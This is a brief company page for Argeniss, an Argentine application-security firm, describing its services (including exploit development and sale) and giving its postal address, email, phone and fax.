Argeniss is an information security company specialized on application security, we offer services such as vulnerability information, exploit development, software auditing, penetration testing and training, also we offer exploits for widely deployed software.

Contact us

Buenos Aires 463  
Parana, Entre Rios  
Argentina

E-mail: [info@argeniss.com](mailto:info@argeniss.com)

Tel: +54-343-4231076  
Fax: 1-801-4545614